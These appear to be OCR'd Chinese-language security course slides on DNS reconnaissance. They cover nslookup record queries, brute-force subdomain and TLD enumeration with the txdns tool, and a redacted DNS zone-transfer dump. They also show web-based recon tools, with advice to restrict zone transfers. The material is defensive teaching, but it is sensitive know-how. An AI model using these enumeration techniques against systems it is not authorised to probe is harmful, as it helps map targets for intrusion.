
DNS 蒐集資訊

- Fully Qualified Domain Name(FQDN)
- FQDN ←→ IP address



http://technet.microsoft.com/en-us/library/cc775637(WS.10).aspx

利用 DNS 蒐集資訊



蒐集目標 DNS 的記錄(record)

DNS 查詢

DNS 不當設定

Domain name generator

Domain name search

DNS Zone Transfer

TLD Rotation


Keyword

Brute-force

Misspelled

DNS 查詢其他對外服務


- DNS
- Email Server



```
Name:    c[redacted].[redacted].tw
Address:  2[redacted]2.1

> set type=any
> c[redacted].[redacted].tw
Server:  google-public-dns-a.google.com
Address:  8.8.8.8

Non-authoritative answer:
c[redacted].tw        internet address = 2[redacted].[redacted]2.1
c[redacted].tw        nameserver = o[redacted].c[redacted].tw
c[redacted].tw
        primary name server = o[redacted].tw
        responsible mail addr = w[redacted].tw
        serial  = 2880450995
        refresh = 28800 (8 hours)
        retry   = 600 (10 mins)
        expire  = 1209600 (14 days)
        default TTL = 3600 (1 hour)
c[redacted].tw        MX preference = 5, mail exchanger = s[redacted].tw
>
```

暴力詢問 DNS : txdns

- 自動化連續發出 DNS Request




```
 -rt -sl dnslist.txt -x 50
--------------------------------------------------------------------------------
TXDNS (http://www.txdns.net) 2.1.5 running STAND-ALONE Mode
--------------------------------------------------------------------------------
 > a.foo.com                        - 64.94.125.138
 > a.foo.ca                         - 67.205.85.142
 > a.foo.co                         - 69.164.203.156
 > a.foo.cz                         - 109.123.209.239
 > a.foo.eu                         - 195.149.81.128
 > a.foo.es                         - 74.117.115.87
 > a.foo.gl                         - 79.140.49.66
 > a.foo.gr                         - 93.174.121.39
 > a.foo.in                         - 82.98.86.167
 > a.foo.hu                         - 79.172.201.50
 > a.foo.io                         - 83.223.79.115
 > a.foo.mobi                       - 64.95.64.197
 > a.foo.org                        - 208.87.33.150
 > a.foo.by                         - 82.98.86.167
 > a.foo.la                         - 8.5.1.48
 > a.foo.cx                         - 203.119.84.30
 > a.foo.kr                         - 211.233.19.83
```

Zone Transfer

- 次要網域名稱伺服器(Secondary Name Server)與主要網域名稱伺服器(Primary Name Server)同步 Zone File 中的 resource record
- DNS opcode : AXFR, port: tcp 53
- 若可由不信任網路進行查詢時，將使攻擊者輕易取得敏感資訊
- 限制 Zone transfer 的動作是相當重要的設定。
- DNSSEC 以數位簽章保護 zone transfer 的安全


DNS Zone AXFR



```
> [redacted].com
[ns1.[redacted].com]
 [redacted].com.                              SOA    ns2.[redacted].com. (2011032901
 [redacted].com.                              NS     ns1.[redacted]
 [redacted].com.                              NS     ns2.[redacted]
 [redacted].com.                              MX     5    ms[redacted]om
 [redacted].com.                              MX     50   sm[redacted].com
 [redacted].com.                              MX     50   sm[redacted].com
 [redacted].com.                              MX     50   sm[redacted].com
 [redacted].com.                              TXT              "v=spf1 a mx ip4:[redacted]0
4:2[redacted]21
on.[redacted]


 [redacted].com.                              A      6[redacted]142
 [redacted]                                   A      2[redacted]8
 [redacted]                                   A      2[redacted]19
 [redacted]next                               A      1[redacted]
 [redacted]                                   NS     f[redacted]m
 [redacted]el                                 NS     l[redacted]e.com.tw
 dns2                                         A      2[redacted]135
 dns3                                         NS     f[redacted]m
```

Web-based Recon Tools

- http://tools.digitalpoint.com
  - 需要免費註冊



tools.digitalpoint.com

個資法 個人資料保護法... 特定目的及個資... 金管會-保險目 保險法 司

Tweet 32 +1 17 Like 134 Did You Know... The world's largest Se

Tools

The forum rules and policies have been revised and published in the FAQ/Rules area. Please read (and un
http://forums.digitalpoint.com/faq.php?faq=rules

After you read them, you can dismiss this notice with the X at the upper-right.

Free Webmaster Tools
Here you can find useful tools that are free to use for our users.

Tools

AdSense Sandbox
Check what AdSense ads would display on any URL.

Analytics Globe
View a WebGL-based 3D globe of visitors based on your Google Analytics data.

Base64 Encoder/Decoder
Encode or decode any text into base64 MIME type.

CSS Compressor
Allows you to compress/minify CSS files.

Diff Comparison
Allows you to compare two versions of text to determine what the differences are.

DNS Lookup
A tool that allows you to quickly check DNS records for any domain/host.

DNS Zone Transfer
Check the security of your DNS servers (check if your DNS zone files can be transferred).

EXIF Reader
Read EXIF meta data from any JPEG or TIFF image.

Geolocation
Allows you to geographically locate any IP address or hostname. Also shows your own IP address.

Geo Visitors
Where in the world are people that are visiting your site/blog?


HTTP Headers
View HTTP response headers for any URL.

Hit Counter
Simple to use web hit counter.

Roland: 11-07-12 22:02:18

Web-based Recon Tools

- http://centralops.net/co



AspTcpQuery sample

service ○ whois ○ finger ● HTTP ○ echo

server www.asuscloud.com

query GET / HTTP/1.0


Querying www.asuscloud.com [208.74.76.174]...

[begin response]

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: JSF/2.0
Set-Cookie: JSESSIONID=C0D17C623CE98FA3188881379B067A74; Path=/
Content-Type: text/html;charset=UTF-8
Content-Length: 7990
Date: Wed, 07 Nov 2012 14:28:17 GMT
Connection: close
```

Roland: 11-07-12 22:28:39

搜尋引擎蒐集情資



主動式

active

掃描

scanning

列舉

enumeration

砍站

Web Spidering

公開服務

public service

Web 網頁

~~DNS 查詢~~

被動式

passive

Google Hacking

